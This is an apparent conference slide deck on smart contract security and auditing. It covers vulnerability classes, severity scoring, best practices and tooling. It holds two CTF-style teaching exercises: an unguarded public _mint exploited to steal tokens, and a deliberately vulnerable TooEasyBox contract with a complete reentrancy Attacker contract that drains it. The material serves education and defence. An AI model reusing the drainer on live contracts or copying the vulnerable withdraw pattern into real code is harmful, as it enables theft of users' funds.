

Smart Contract Security and Auditing

Alin Mihai Barbatei (ABA) – Independent Security Researcher
ETH Cluj 2025

About myself

- Worked in cyber security for 8 years as a malware analyst
- a Blockchain Security Researcher since January 2023
- Secured over \$430M TVL, with 700+ findings across 40+ audits

 abarbatei.xyz

 [abarbatei](https://t.me/abarbatei)

 [abarbatei](https://x.com/abarbatei)

 abarbatei.eth



Will touch on

1. Security in the Blockchain Ecosystem
2. Common Smart Contract Vulnerabilities (Hands on)
3. Risk Assessment Methodologies (Quiz)
4. Security Best Practices
5. Smart Contract Auditing
6. Blockchain Security Today
7. Conclusion
8. Q&A

Security in the Blockchain Ecosystem

Security is protection from, or resilience against, potential harm.

Why does the Blockchain Ecosystem need security, or need protection from harm?

Security in the Blockchain Ecosystem

Security is protection from, or resilience against, potential harm.

Why does the Blockchain Ecosystem need security, or need protection from harm?

Two main aspects:

1. Blockchain is permissionless → anyone can create anything
2. Anything can be given a financial value → everything can be FinTech

Security in the Blockchain Ecosystem — Continued

Proprieties:

1. Blockchain is permissionless → anyone can create anything
2. Anything can be given a financial value → everything can be FinTech

How to think of Blockchain technology

- MCaaS - Manufacturing Cars as a Service
- BaaS - Banks as a Service
- BRaaS - Brokerage as a Service
- CaaS - Casinos as a Service



**"MOVE FAST AND
BREAK THINGS.
UNLESS YOU ARE
BREAKING STUFF,
YOU ARE NOT MOVING
FAST ENOUGH."**

Mark Zuckerberg
CEO, Facebook

***“Move fast
and break things”***

Penpie protocol exploited, suffers \$27M loss

Cryptocurrency hacks have stolen \$1.21 billion in funds so far in 2024, a 15.5% increase from 2023.

2024 Crypto Hack Income Tops \$1.5 Billion

By Philip Maina

Ronin bridge halted after being hit with a \$12 million exploit

by Gino Matos

Aug. 6, 2024

MEV bot identified as source of latest crypto bridge attack, echoing recent Rho

Defi Protocol LI.FI Struck by \$11M Exploit

The exploit is reported to be related to the LI.FI bridge.

By Oliver Knight



Jul 16, 2024 at 4:30 p.m.

Updated Jul 16

July 14, 2024

Minterest hacked for \$1.4 million

An attacker stole \$1.4 million from the defi lending project Minterest. Using a flash loan attack, they



Common Smart Contract Vulnerabilities

Over the years, several types of issues were seen in the wild, which lead to a broad and unstandardized classification of vulnerabilities. This is still the state today.

There was an attempt to create a Smart Contract Weakness Classification (SWC) standard, it failed and was [abandoned in 2020](#).


Some generally accepted vulnerability classifications:

- ***Access Control***: critical functions that should only be executed by privileged entities are mistakenly left ungated, callable by anyone
- ***Lack of Input Validation***: unvalidated user input data allows unintended behavior
- ***Misconfiguration***: critical variables of the victim contract are misconfigured
- ***Inadequate Price Dependency***: token price calculation has dependency on a manipulable source
- ***Precision Loss***: rounding errors caused by divisions may cause unexpected behavior


Common Smart Contract Vulnerabilities — Continued

- **Reentrancy**: contract is callable back into (re-entered) before its previous execution is completed, reaching state inconsistencies logic issues
- **Logic Bug**: contract core business logic is not implemented according to protocol intended specifications and intention

Vulnerability Distribution in 2023



Funds Stolen (M) per Vulnerability in 2024



Source: ChainLight Web3 Security Post Mortem 2023 and 2024 reports

Common Smart Contract Vulnerabilities — Continued

Exercise #1 – The Kingdom

Description: In a far far away land, governance has chosen to reward its most loyal subjects. The `Treasury` contract was deployed and gold coins were added for each subject to claim.

An angry subject, which was omitted from the reward list, has become an attacker and wants to steal as many coins as possible.

Task: In the `Kingdom.t.sol::stealGoldCoins` function, implement what is necessary for the attacker to have at the end of the function call 56 full gold coins.

You cannot use any vm cheat codes

Task repo: <https://github.com/abarbatei/Kingdom-E4E-ETHCluj-2025/tree/main>

Exercise #1 Kingdom: Did you see it?

```
function stealGoldCoins() private {  
  console.log("Hacker gonna hack!");  
  treasury.goldCoins()._mint(attacker, 56 ether);  
}
```

UnitTest stub | dependencies | uml | funcSigs | draw.io | 0 references | Inheritance

```
contract Treasury {
```

1 reference | afea7bbd03134916fe2e8294bdc19da35c57fa1c5252afda319
event Claimed(string message);

2 references | 8da5cb5b
address public owner;

2 references | 63cd1f6c
GoldToken public goldCoins;

2 references
mapping (address user => uint amount) winners;

fttrace | 0 references | Control flow graph
constructor() {
 owner = msg.sender;
 goldCoins = new GoldToken();
}

fttrace | funcSig
function _mint(address account!, uint256 value!) public {
 if (account! == address(0)) {
 revert ERC20InvalidReceiver(address(0));
 }
 _update(address(0), account!, value!);
}

UnitTest stub | dependencies | uml | funcSigs | draw.io | 3 references | Inheritance graph | Linear

```
contract GoldToken is OptimizedERC20 {
```


2 references | 8da5cb5b
address public owner;

fttrace | 0 references | Control flow graph
constructor() OptimizedERC20("GoldToken", "GLD") {
 owner = msg.sender;
}

fttrace | funcSig | 1 reference | 40c10f19 | Control flow graph | 1 reference | 1 reference
function mint(address account!, uint256 amount!) external {
 require(msg.sender == owner, "only owner can call this");
 _mint(account!, amount!);
}

Common Smart Contract Vulnerabilities — Continued

Hacks due to missing Access Control issues are still common. The most recent incident happened last week (17.06.2025) and resulted in a loss of 142K USD.



Source: <https://x.com/SolidityScan/status/1935963349734359411>

Common Smart Contract Vulnerabilities: Exercise #2

Exercise #2 – The TooEasyBox

Description: The TooEasyBox contract is used to house packages (ETH) for users. The carrier places funds for each to withdraw.

An attacker sees that there are a lot of packages (ETH) in the TooEasyBox and sets out to steal it all.

Task: In the `Playground.t.sol::hackerGonnaHack` function, implement what is necessary for the attacker to have stolen, at the end of the function call, all the ETH from the TooEasyBox.

You cannot use any vm cheat codes

Task repo: <https://github.com/abarbatei/TooEasyBox-E4E-ETHCluj-2025/tree/main>

Exercise #2 The TooEasyBox: Basic reentrancy

```
function hackerGonnaHack() private {  
  console.log("Hacker gonna hack!");  
  Attacker drainer = new Attacker(tooEasyBox);  
  tooEasyBox.deposit{value: 1 ether}(address(drainer));  
  
  drainer.attack();  
  drainer.withdrawStolenFunds();  
}
```

```
contract Attacker {  
  TooEasyBox public tooEasyBox;  
  
  ftrace  
  constructor(TooEasyBox _tooEasyBox!) {  
    tooEasyBox = _tooEasyBox;  
  }  
  
  ftrace  
  receive() external payable {  
    if (address(tooEasyBox).balance >= 1 ether) {  
      tooEasyBox.withdraw();  
    }  
  }  
  
  ftrace | funcSig  
  function attack() external payable {  
    tooEasyBox.withdraw();  
  }  
  
  ftrace | funcSig  
  function withdrawStolenFunds() external {  
    payable(msg.sender).transfer(address(this).balance);  
  }  
}
```

```
contract TooEasyBox {  
  3 references | 27e235e3  
  mapping(address => uint256) public balances;  
  
  0 references | f340fa01 | Control flow graph | 2 references | ftrace | funcSig  
  function deposit(address account!) external payable {  
    require(account! != address(0), "deposit account must exist");  
    balances[account!] += msg.value;  
  }  
  
  0 references | 3cc0d00b | Control flow graph | ftrace | funcSig  
  function withdraw() external {  
    2 references  
    uint256 balance = balances[msg.sender];  
    require(balance > 0, "Insufficient balance");  
  
    1 reference  
    (bool sent, ) = msg.sender.call{value: balance}("");  
    require(sent, "Failed to send Ether");  
  
    balances[msg.sender] = 0;  
  }  
  
  0 references | 6f9fb98a | Control flow graph | 0 references | ftrace | funcSig  
  function getContractBalance() external view returns (uint256) {  
    return address(this).balance;  
  }  
}
```

Common Smart Contract Vulnerabilities: Reentrancy

Reentrancy issues can be more complex and nuanced:

- **Classical Reentrancy**
 - reentering into the same function within the same contract
- **Cross-function Reentrancy**
 - reentering into a different function that shares state with the vulnerable one
- **Cross-contract Reentrancy**
 - reentrancy occurs across multiple contracts in a system
- **Cross-chain Reentrancy**
 - reentrancy across chains during asynchronous bridge callbacks
- **Read-only (View) Reentrancy**
 - reentrancy via view or pure functions that affect off-chain reads or conditional logic

Risk Assessment Methodologies

Vulnerabilities introduce issues and issues come with a varying degree of security risk. Risk is assigned by how severe an issue is.

Depending on the likelihood of the issue appearing and its impact (damage), an issue is in one of four risk categories or severities:  Critical,  High,  Medium,  Low or  Informational/QA.

Severity	Impact: High	Impact: Medium	Impact: Low
Likelihood: High	 Critical	 High	 Medium
Likelihood: Medium	 High	 Medium	 Low
Likelihood: Low	 Medium	 Low	 Low

Risk Assessment Methodologies — Continued

- **Impact** - the damage an issue can cause
 - **High** - leads to a significant loss of assets in the protocol or significantly harms a group of users.
 - **Medium** - only a small amount of funds can be lost or a functionality of the protocol is affected.
 - **Low** - any kind of unexpected behavior that's not so critical.
- **Likelihood** - how likely is the for the issue to manifest itself
 - **High** - direct attack vector; the cost is relatively low to the amount of funds that can be lost.
 - **Medium** - only conditionally incentivized attack vector, but still relatively likely.
 - **Low** - too many or too unlikely assumptions; provides little or no incentive.

Risk Assessment Methodologies — Continued

- Actions required by severity level
 - **Critical** - issue must be fixed
 - **High** - issue must be fixed
 - **Medium** - issue should be fixed
 - **Low** - issue could be fixed
- **Informational or QA findings**
 - recommendations to enhance code style, operations alignment with industry best practices, gas optimizations, adherence to documentation, standards, and overall contract design.

Risk Assessment Methodologies — Quiz

NOTE: THE QR CODE AND LINK ARE EXPIRED. USE NEW ONES
WHEN PRESENTING

How would you rate impact in these situations?

<https://wayground.com/join?gc=173846>



Risk Assessment Methodologies — Quiz Discussion

How would you rate impact (none, low, medium, high) in these situations?

1. A user loses 50\$
2. A user loses 50\$ out of a 500\$ amount
3. A user loses 50\$ out of a 5,000,000\$ amount
4. A user loses 50\$ per year
5. A user loses 50\$ per year out of a 500\$ amount
6. A user loses 50\$ per year out of a 5,000,000\$ amount
7. A user loses 50\$ per day
8. A user loses 50\$ per day out of a 500\$ amount
9. A user loses 50\$ per day out of a 5,000,000\$ amount

Risk Assessment Methodologies — Quiz Discussion

How would you rate impact (none, low, medium, high) in these situations?

1. A user loses 50\$ - *not enough information*
2. A user loses 50\$ out of a 500\$ amount - *high impact*
3. A user loses 50\$ out of a 5,000,000\$ amount - *depends*
4. ~~A user loses 50\$ per year~~
5. ~~A user loses 50\$ per year out of a 500\$ amount~~
6. ~~A user loses 50\$ per year out of a 5,000,000\$ amount~~
7. ~~A user loses 50\$ per day~~
8. ~~A user loses 50\$ per day out of a 500\$ amount~~
9. ~~A user loses 50\$ per day out of a 5,000,000\$ amount~~

Time constraints are irrelevant to assigning impact, they are relevant in assigning *severity*, and lost amount % out of total matters.

Risk Assessment Methodologies — Quiz Discussion

How would you rate impact (none, low, medium, high) in these situations?

1. A user loses 50\$ - *not enough information*
2. A user loses 50\$ out of a 500\$ amount - *high impact*
3. A user loses 50\$ out of a 5,000,000\$ amount - *depends*
4. A user suffers a theft of 50\$
5. A user suffers a theft of 50\$ out of a 500\$ amount
6. A user suffers a theft of 50\$ out of a 5,000,000\$ amount
7. A user suffers a rounding error loss of 50\$
8. A user suffers a rounding error loss of 50\$ out of a 500\$ amount
9. A user suffers a rounding error loss of 50\$ out of a 5,000,000\$ amount

Risk Assessment Methodologies — Quiz Discussion

How would you rate impact (none, low, medium, high) in these situations?

1. A user loses 50\$ - *depends*
2. A user loses 50\$ out of a 500\$ amount - *high impact*
3. A user loses 50\$ out of a 5,000,000\$ amount - *depends*
4. A user suffers a theft of 50\$ - *high impact*
5. A user suffers a theft of 50\$ out of a 500\$ amount - *high impact*
6. A user suffers a theft of 50\$ out of a 5,000,000\$ amount - *high impact*
7. A user suffers a rounding error loss of 50\$ - *depends*
8. A user suffers a rounding error loss of 50\$ out of a 500\$ amount - *high impact*
9. A user suffers a rounding error loss of 50\$ out of a 5,000,000\$ amount - *low impact*

Risk Assessment Methodologies — Exercise Conclusion

Assessing the impact on loss of funds

- depends on the percentage of victim's perceived loss
 - e.g. 0.001% loss in rounding is a low impact
- Depends on how the loss occurred
 - e.g. 0.001% loss due to theft is a high impact

Takeaways

- Theft is high impact
- Rounding errors can be in between low - high impact, depending on % lost

Guidelines are subjective and can vary. Examples:

- Sherlock defines significant loss as: *users lose more than 1% and more than \$10 of their principal*
- Immuenfi defines direct theft of any user funds as a Critical Severity (overrides likelihood)

Security Best Practices

- Limit user actions as much as possible
 - Actions such as allowing users to operate on-behalf-of others can introduce issues
 - If a user has no incentive to call a function, do not allow that function to be called by users
- Move as much logic as possible off-chain
 - e.g. if smart contract requires a sorted list to work, check that the user-provided list is sorted, do not sort it on-chain
- **Always** validate user-provided inputs (and protocol inputs)
- First think in terms of happy path, then in terms of edge cases
 - e.g. how does the protocol behave in black swan type events?
- Each and every rounding error (division) in the protocol must be intentionally looked at and set in favor of the protocol
- If multiple decimal tokens are supported, note the decimal of each and every variable in the code

Security Best Practices — Continued

- Check each and every subtraction for the possibility of underflow
- Convert subtractions to additions where possible. e.g.

Instead of	<code>currentTime - duration > startTime</code>
Use	<code>currentTime > startTime + duration</code>

- Always use “safe” library code for any operations where they exist
 - e.g. [safeCasting](#), [safeTransfer](#), [force Approve](#)
- Reuse as much already-audited library code as possible
 - e.g. OpenZeppelin, Solady, Solmate
- External integrations are issue points. Be as intimate with the dependency as possible
 - e.g. if integrating with DEXs, slippage and deadlines controls are necessary
- Follow the official [Solidity docs style-guide](#)
 - It is easier to spot issues in a properly organized codebase

Security Best Practices — Continued

- Keep the code as simple and as small as possible
- Generally think as an attacker
 - Identify each protocol invariant and try to break it
 - See if breaking it can be abused to damage the protocol
- Testing
 - Have 100% test coverage
 - add fuzz testing and invariant testing
 - Formally verify the code
- Avoid security by obscurity because it does not work. Best it can do is slightly delay a hack but also delay a whitehat in finding issues
- Check all existing security checklists for issues related to your protocol type
- Have both on-chain and off-chain components audited

Smart Contract Auditing

Smart contract auditing is the process of reviewing and analyzing the code of a smart contract to identify vulnerabilities, security issues, or potential bugs.


*"~~Program testing~~ **Smart contract auditing** can be used to show the presence of bugs, but never to show their absence!" - ~~E.W. Dijkstra~~ **Anon auditor***



Smart Contract Auditing — Continued


A smart contract auditor:

- Reviews code **looking for issues**
- Makes POC (proof-of-concept) tests to showcase the issues
- **Suggests fixes**
- Ensures the fixes are implemented correctly
- Compiles all the issues, suggestions and fixes into a **report** that is given to the client



Smart Contract Auditing — Continued

- Ideal smart contract Audit loop:






I read the code



I read the code




Blockchain Security Today

Security Educational Content




Blockchain Security Today

Security Educational Content




CrowdSourced Security




Blockchain Security Today

Security Educational Content



CrowdSourced Security




Security Automation




Blockchain Security Today

Security Educational Content



CrowdSourced Security



Security Automation



Enhanced Verification And Testing



Conclusion

- Security is essential to Blockchain technology due to its FinTech nature
- Blockchain Security as a field is still new and not fully standardized
- Millions of dollars worth of assets are stolen each year due to smart contract vulnerabilities
- Most vulnerabilities are known but not internalized by developers, leading to the need for multiple audits
- Best practices will always reduce the chances of hacks
- Smart Contract Auditing will exist as long as public Blockchain technology exists

Q&A

References

<https://app.blocksec.com/explorer/security-incidents>

<https://www.alchemy.com/best/blockchain-auditing-companies>

<https://cointelegraph.com/news/penpie-protocol-exploited-suffers-27-million-loss>

<https://cryptobriefing.com/ronin-bridge-exploit-mev/>

<https://fullycrypto.com/2024-crypto-hack-income-tops-1-5-billion>

<https://www.web3isgoinggreat.com/?id=minterest-hack>

<https://swcregistry.io/>

https://drive.google.com/file/d/1Cx1vCTv7v-U_ICDinE9W2JwjQULMepCn/view (Chainlight 2023 report)

<https://blog.chainlight.io/web3-hack-postmortem-2024-2b8ed0116c93>

<https://x.com/SolidityScan/status/1935963349734359411>

<https://docs.sherlock.xyz/audits/judging/guidelines>

<https://immunefi.com/immunefi-vulnerability-severity-classification-system-v2-3/>

<https://docs.openzeppelin.com/contracts/5.x/api/token/erc20#SafeERC20>

<https://docs.soliditylang.org/en/latest/style-guide.html>

<https://scottsober.com/bug-bounties-created-equal/>

References – Blockchain Security Today

Educational content

<https://updraft.cyfrin.io/courses>

<https://www.rareskills.io/>

<https://www.youtube.com/@0xOwenThurm>

<https://dacian.me/>

<https://x.com/RealJohnnyTime>

<https://www.youtube.com/@PatrickAlphaC>

CrowdSourced Security

<https://cantina.xyz/>

<https://sherlock.xyz/>

<https://immunefi.com/>

<https://code4rena.com/>

<https://codehawks.com/>

<https://hackenproof.com/>

<https://hats.finance/>

Security Automation

<https://www.lightchaser.online/>

<https://auditagent.nethermind.io/>

<https://immunefi.com/blog/all/introducing-magnus/>

<https://savant.chat/>

<https://github.com/crytic/slither>

https://x.com/veritas_web3/status/1891839843837280269

<https://github.com/Picodes/4naly3er>

<https://github.com/Cyfrin/aderyn/tree/dev>

Enhanced Verification And Testing

<https://getrecon.xyz/>

<https://github.com/Certora/CertoraProver>

<https://github.com/crytic/medusa>

<https://github.com/a16z/halmos>

<https://github.com/crytic/echidna/tree/master>